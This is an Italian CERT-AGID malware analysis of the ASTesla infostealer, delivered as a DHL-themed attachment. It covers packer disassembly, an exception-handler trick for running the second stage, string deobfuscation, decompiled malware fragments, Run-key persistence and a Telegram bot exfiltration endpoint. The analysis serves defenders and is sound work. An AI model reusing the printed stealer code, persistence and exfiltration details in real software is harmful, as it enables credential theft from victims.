CERT-AGID

ASTesla

Un infostealer parente di AgentTesla

Table of Contents

Vettore

Il malware è giunto al CERT-AGID tramite un'e-mail in inglese, a tema DHL, contenente un allegato con estensione `gz` e dal nome sulle linee di *DHL STATEMENT OF ACCOUNT – 1606411788*.


L'archivio risulta essere un file *RAR*, formato più consono agli ambienti Windows di quanto lo siano gli archivi *GZIP*, con all'interno un file eseguibile con lo stesso nome.

Packer

Il malware, che il CERT-AgID ha battezzato con il nome di ASTesla (as Tesla), è contenuto in due packer (annidiati) di poco conto, il secondo in particolare, ma per il quale vale comunque la pena descriverne il comportamento.


Il primo packer (Delphi)


Il primo packer è scritto in Delphi come rileva l'immagine sotto e come si può facilmente confermare con IDA o strumenti similari.
Ciò fa presupporre che si tratti del noto packer Delphi, che contiene il payload e la configurazione (entrambi codificati) nelle risorse PE.



La tecnologia usata per il packer risulta essere Delphi.

Si nota subito una risorsa, con id 333, sospetta, tuttavia sembra essere troppo piccola per contenere il payload, si tratta infatti della configurazione.
Il payload si trova nella risorsa 1000, un id quasi sempre riutilizzato da tutti i sample, come mostrato nelle immagini a seguire.





- Sopra la risorsa con il payload (che naturalmente non viene correttamente decodifcata come cursore)
- Sotto la configurazione.

Il packer contiene dei controlli anti debugger, anti VM ed anti sandbox ma sono tutti piuttosto obsoleti e con un plugin come Scylla è possibile ottenere il payload decodificato impostanto un breakpoint su `LockResource`; a patto di avere la pazienza di saltare le risorse caricare dal runtime Delphi e dalle API di Windows[1].

Riguardo l'analisi di questo packer ci sono solo due punti di interesse: uno è l'entry-point del codice malevolo; l'altro è il modo in cui viene caricato ed invocato il codice che procede con l'estrazione.

Per il resto il codice non presenta alcun tipo di offuscazione, se non per le stringhe che sono create a runtime nello stack e il compilatore usato ha generato un codice semplice da leggere.

1 In questo caso i breakpoint condizionali tornano molto utili.

Per questi motivi, l'elenco completo dei controlli e funzionalità del packer sono lasciati al lettore. Per i più curiosi, l'esercizio aggiuntivo della creazione di un unpacker automatico dovrebbe risultare piuttosto semplice.

L'entry-point

L'entry-point tecnico del packer è ovviamente l'entry-point PE ma da questi si avvia il runtime Delphi.
Fortunatamente, il formato è ben conosciuto ed IDA riconosce quasi tutto il codice come librerie Delphi.

```
public start

push    ebp
mov     ebp, esp
add     esp, 0FFFFFFF0h
mov     eax, offset dword_462C20
call    @Sysinit@@InitExe$qqrpv ; Sysinit::__linkproc__ InitExe(void *)
mov     eax, ds:off_47D11C
mov     eax, [eax]
call    sub_44EEDC
mov     ecx, ds:off_47D264
mov     eax, ds:off_47D11C
mov     eax, [eax]
mov     edx, off_462748
call    @Forms@TApplication@CreateForm$qqrp17System@TMetaClasspv ; Forms::TApplication::CreateForm(System::TMetaClass *,void *)
mov     eax, ds:off_47D11C
mov     eax, [eax]
call    @Forms@TApplication@Run$qqrv ; Forms::TApplication::Run(void)
call    @System@@Halt0$qqrv ; System::__linkproc__ Halt0(void)
```

L'entry-point PE del packer

Ci sono principalmente (ma non esclusivamente) due modi in cui il codice del packer può venir eseguito:

1. tramite la procedura di inizializzazione di una Unit (l'equivalente di un modulo in altri linguaggi)
2. tramite un evento di un componente GUI (tipicamente il caricamente dell'unico form).

Le unit sono inizializzate da `Systeminit::InitExe` che prende un puntatore (`462c20h` in questo sample) ad una lista di procedure di inizializzazione ed il loro conteggio totale.

Con IDA è possibile vedere un'anteprima del codice puntato dai vari elementi di questa lista[2], questo ci è molto utile per trovare il codice del packer.
Qui troviamo delle chiamate *inutili* a delle API mentre il codice di inizializzazione dei componenti Delphi spesso è corto o fa riferimento solo a variabili nel modulo.

Il numero di funzioni di inizializzazione è spesso elevato ma se il codice del packer è in una di queste, si troverà verso la fine della lista poichè i moduli utente sono inizializzati dopo quelli del runtime.

2 Scrollando con il mouse si allunga l'anteprima.

In questo caso la fine della lista si presenta come in figura sotto ove si nota che l'ultima procedura chiamata fa parte del runtime.
Inoltre tra le ultime entry solo sette non sono riconosciute da IDA e tra loro vi sono procedure del runtime, ciò fa presupporre che tra questi non vi sia l'entry-point del packer.


Per scrupolo vale comunque la pena controllare le procedure non riconosciute da IDA, quanto tornare indietro nella lista è una strategia (o intuito) dell'analista.

Non rimane che controllare se il form contiene qualche evento con l'entry-point del packer.
Anche qui IDA identifica correttamente la maggior parte delle strutture, il puntatore di interesse è ovviamente quello passatto a `CreateForm` (`462748h` in questo sample) e tutti i dati di interesse si trovano vicino a questo indirizzo.

```
dd offset @Idcoder3to4@initialization$qqrv ; Idcoder3to4::initialization(void)
dd offset unknown_libname_825 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
dd offset sub_45F7A0
dd offset sub_45F770
dd offset sub_45F868
dd offset sub_45F838
dd offset @Ddeman@initialization$qqrv ; Ddeman::initialization(void)
dd offset sub_4626A8
dd offset sub_462BF0
dd offset sub_462BC0
dd 0
dd offset unknown_libname_857 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
```

La fine della lista delle procedure di inizializzazione.

In particolare tale puntatore denota una struttura il cui primo elemento (in rosso) è un puntatore ai metadati del form, seguito dal numero di event handler (verde) e poi da questi (blu).



La struttura di un form Delphi.

Il terzo event handler è quello relativo alla creazione del form, il cui codice rileva la creazione di un thread ed è quindi evidente che si tratta dell'entry-point del packer.

```
add     esp, 0FFFFFFF8h
lea     eax, [esp+8+ThreadId]
push    eax             ; lpThreadId
push    0               ; dwCreationFlags
lea     eax, [esp+10h+Parameter]
push    eax             ; lpParameter
push    offset StartAddress ; lpStartAddress
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    CreateThread_0
push    0               ; bAlertable
push    0FFFFFFFFh      ; dwMilliseconds
push    eax             ; hHandle
call    WaitForSingleObjectEx
pop     ecx
pop     edx
retn
```

L’entry-point del packer

Esecuzione del secondo stadio del packer

Come anticipato precedentemente l’analisi completa della catena di estrazione di questo packer è lasciato al lettore, non vi sono particolari difficoltà.
L’unico punto curioso è il modo in cui viene passato il controllo da “ambiente” Delphi al codice del del secondo stadio (che è decodificato a runtime).

Ad un certo punto il packer eseguirà il codice mostrato sotto, dove è evidente che il flusso di esecuzione viene forzatamente dirottato all’exception handler appena installato (`4629e4h` in questo sample) tramite una divisione per zero (subito dopo la registrazione dell’handler).


```
push    offset sub_4629E4
push    1
call    AddVectoredExceptionHandler
mov     eax, 0
div     eax
mov     esi, esi
mov     esi, esi
mov     esi, esi
mov     esi, esi
push    0               ; lpMenuName
push    0               ; hInstance
call    LoadMenuW
```

Dirottamento del flusso di esecuzione con un’eccezione.

L’handler ha la struttura mostrata nella figura sotto (con commenti), il flusso di esecuzione procede nel seguente modo:

1. Viene registrato l’exception handler.
2. Viene generata un’eccezione di divisione per zero.

3. Viene cambiato il contesto del thread per far puntare `eip` ad una procedura che:
    1. Alloca un buffer con `VirtualAlloc`.
    2. Lo riempie di byte di valore `0c3h` (l'opcode di `ret`).
    3. Imposta le pagine del buffer come pagine page guard.
    4. Mette il valore `0BFCABh` in `eax`.
    5. Viene messo un puntatore al buffer in `edx`.
    6. Viene eseguito `call edx`, generando un'eccezione page guard.
4. L'handler ritorna al dispatcher di Windows e viene eseguita la procedura del punto 3, che riporta l'esecuzione nell'handler.
5. Questa volta l'eccezione è di tipo page guard e viene controllato il valore del registro `eax` nel contesto del thread.
6. Se il valore è corretto, viene preso il puntatore al buffer dal registro edx nel contesto del thread.
7. Viene rimossa la protezione page guard dal buffer e vi viene scritto il codice del secondo stadio.
8. Al valore del registro `eip` nel contesto del thread (che punta all'inizio del buffer per la chiamata nel punto 3.6) viene sommato un offset per farlo puntare all'entry-point.
9. L'handler ritorna e l'esecuzione prosegue con il secondo stadio.



Struttura dell’exception handler per l’esecuzione del secondo stadio. L’immagine può essere salvata per una migliore visualizzazione.

Secondo packer

Il secondo packer non è degno di nota, è compresso con *UPX* e contiene nelle risorse il payload in chiaro.

Il malware

Il malware presenta una grande similarità con *AgentTesla*, l'inizializzatore del modulo (*module initializer* in inglese) contiene un enorme array i cui elementi sono array di dimensione fissa. Inoltre si evince da una rapida analisi che i metodi del malware hanno il loro flusso di esecuzione offuscato tramite uno switch.

Il primo segno è tipico di *AgentTesla*, fino ad oggi il CERT-AgID non aveva riscontrato in altri malware, il secondo è tipico dell'offuscatore *ConfuserEx*.

Usando quindi *de4dot* con supporto per ConfuserEx è possibile deoffuscare il flusso di esecuzione, rendendo il malware più leggibile. Le stringhe tuttavia sono ancora offuscate.

```
m.mk();
m.mnq = Hwid.GetID();
m.mnh = Assembly.GetExecutingAssembly().Location;
m.mne = Environment.GetEnvironmentVariable(<Module>.smethod_0(135936)) + <Module>.smethod_0(135848);
m.mnx = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
System.Timers.Timer timer = new System.Timers.Timer();
timer.Elapsed += m.bx;
timer.Enabled = true;
timer.Interval = 30000.0;
timer.Start();
if (m.mnv && Operators.CompareString(m.mnh, m.mne, false) != 0)
{
    if (!Directory.Exists(Environment.GetEnvironmentVariable(<Module>.smethod_0(135824)) + <Module>.smethod_0(135864)))
    {
        Directory.CreateDirectory(Environment.GetEnvironmentVariable(<Module>.smethod_0(135776)) + <Module>.smethod_0(135816));
    }
```

Le stringhe del malware sono ancora offuscate.

Ripristino delle stringhe

Il codice contenuto nel modulo `<Module>` è interamente usato per la decifratura delle stringhe.

Non solo l'array è identico (valori a parte) a quelli presenti nei sample di *AgentTesla*, ma il codice di decodifica è uguale. Al punto che abbiamo riusato il nostro strumento (ad uso interno) pensato per *AgentTesla*.

```
chat_id
%chatid%
caption
https://api.telegram.org/bot%telegramapi%/sendDocument
document
--------------------------


[… omesse …]


\tmpG
.tmp
%urlkey%
```

\Data\Tor\torrc
Alcune stringhe del malware

Ma qualcosa non torna: è presente l'endpoint per inviare messaggi *Telegram* e il percorso del proxy tor di *TorBrowser*.

Queste caratteristiche non sono presenti in *AgentTesla*.


Abbiamo quindi decido si fare un'analisi completa del sample, a tal proposito è stato necessario ripristinare le stringhe.

Programma per il patching

Analizzando il codice IL di alcuni metodi del malware ci si rende rapidamente conto che ripristinare le stringhe è un lavoro veloce.

Tutte le stringhe sono decodifcate tramite una chiamata a `<Module>::smethod_0`, passandogli l'indice offuscato dell'elemento dell'array in cui risiede la stringa.

Il codice IL di queste chiamate è molto semplice (vedi figura sotto), consistendo solo in un `ldc.i4` ed una `call`.



Il codice della figura precedente disassemblato, ma non decompilato, per mostrare gli opcode delle chiamate ai metodi di deoffuscazione delle stringhe.

Si tratta quindi di sostituire questi due opcode con un `ldstr` con la giusta stringa.

Gli strumenti principe per la manipolazione di assembly .NET sono *dnlib* e *cecil*, abbiamo usato il primo. In appendice A viene fornito un proof of concept (di **non** immediato riutilizzo) ma l'implementazione da zero è probabilmente la scelta più veloce.

```
Malware.KillOtherInstances();
Malware.HwId = Hwid.GetID();
Malware.CurPath = Assembly.GetExecutingAssembly().Location;
Malware.InstallPath = Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\%insname%";
Malware.UserAndComputerName = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
System.Timers.Timer timer = new System.Timers.Timer();
timer.Elapsed += Malware.CheckUserPresent;
timer.Enabled = true;
timer.Interval = 30000.0;
timer.Start();
if (Malware.Install && Operators.CompareString(Malware.CurPath, Malware.InstallPath, false) != 0)
{
    if (!Directory.Exists(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\"))
    {
        Directory.CreateDirectory(Environment.GetEnvironmentVariable("%startupfolder%") + "\\%insfolder%\\");
    }
```

Lo stesso codice precedente, completamente reversato.

Funzionalità

Per verificare le funzionalità del malware lo abbiamo completamente reversato, un compito poco oneroso poichè solo alcune classi erano offuscate.

Il malware consiste principalmente in quattro blocchi: inizializzazione, installazione, contatto col C2 (se necessario) e furto dei dati.

Molte stringhe rappresentano placeholder per informazioni di configurazione, tipo percorsi o URL. Diremo che un valore è “configurato” se viene preso da una di queste stringhe.

Inizializzazione

- Le altre instanze del malware, ottenute elencando i percorsi delle immagini di tutti i processi e confrontandole con il proprio. sono terminate se individuate.
- Sono recuperati il nome del computer e dell’utente.
- Viene generato un ID univoco dato da `MD5(Seriale_Scheda_Madre || ID_CPU || MAC_address)`. Tutte le informazioni sono prese da WMI.
- Viene avviato un timer che ogni 30 secondi controlla se il tempo passato dall’ultimo input dell’utente è di almeno 10 minuti. In caso positivo l’utente è considerato assente.
  Questo viene usato per evitare di inviare screenshot durante i momenti di inattività.

```
private static void CheckUserPresent(object sender, ElapsedEventArgs e)
{
    Malware.LastInput.cbSize = Marshal.SizeOf(Malware.LastInput);
    Malware.LastInput.dwTime = 0;
    Malware.GetLastInputInfo(ref Malware.LastInput);
    if (checked((int)Math.Round((double)(Environment.TickCount - Malware.LastInput.dwTime) / 1000.0)) > 600)
    {
        Malware.UserPresent = false;
    }
    else
    {
        Malware.UserPresent = true;
    }
}
```

Verifica della presenza dell'utente.

Installazione

L'installazione è opzionale ed è piuttosto semplice: il malware è copiato in un percorso configurato ed aggiunto a `Software\Microsoft\Windows\CurrentVersion\Run` e `SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run` per l'avvio automatico.

Dopodiché viene cancellato lo *Zone Indentifier*.

L'installazione è fatta solo se il malware non è già eseguito dal percorso configurato, eventuali file già presenti sono cancellati.

In alternativa all'installazione, il malware può copiarsi in un file temporaneo ed eseguirsi direttamente da lì.

Contatto con il C2


Questo passo è eseguito solo nel caso l'esfiltrazione avvenga tramite HTTP (sotto in dettaglio) verso un URL configurato.

Viene inviato al C2 un comando di "*call home*".
Per l'esecuzione della richiesta HTTP il malware può usare TOR, scaricando ed eseguendo TorBrowser (che poi fungerà da proxy locale).

Ogni richiesta HTTP è di tipo POST e contiene:

- ID hardware
- la data
- il nome utente
- il nome del computer
- eventuali dati aggiuntivi.

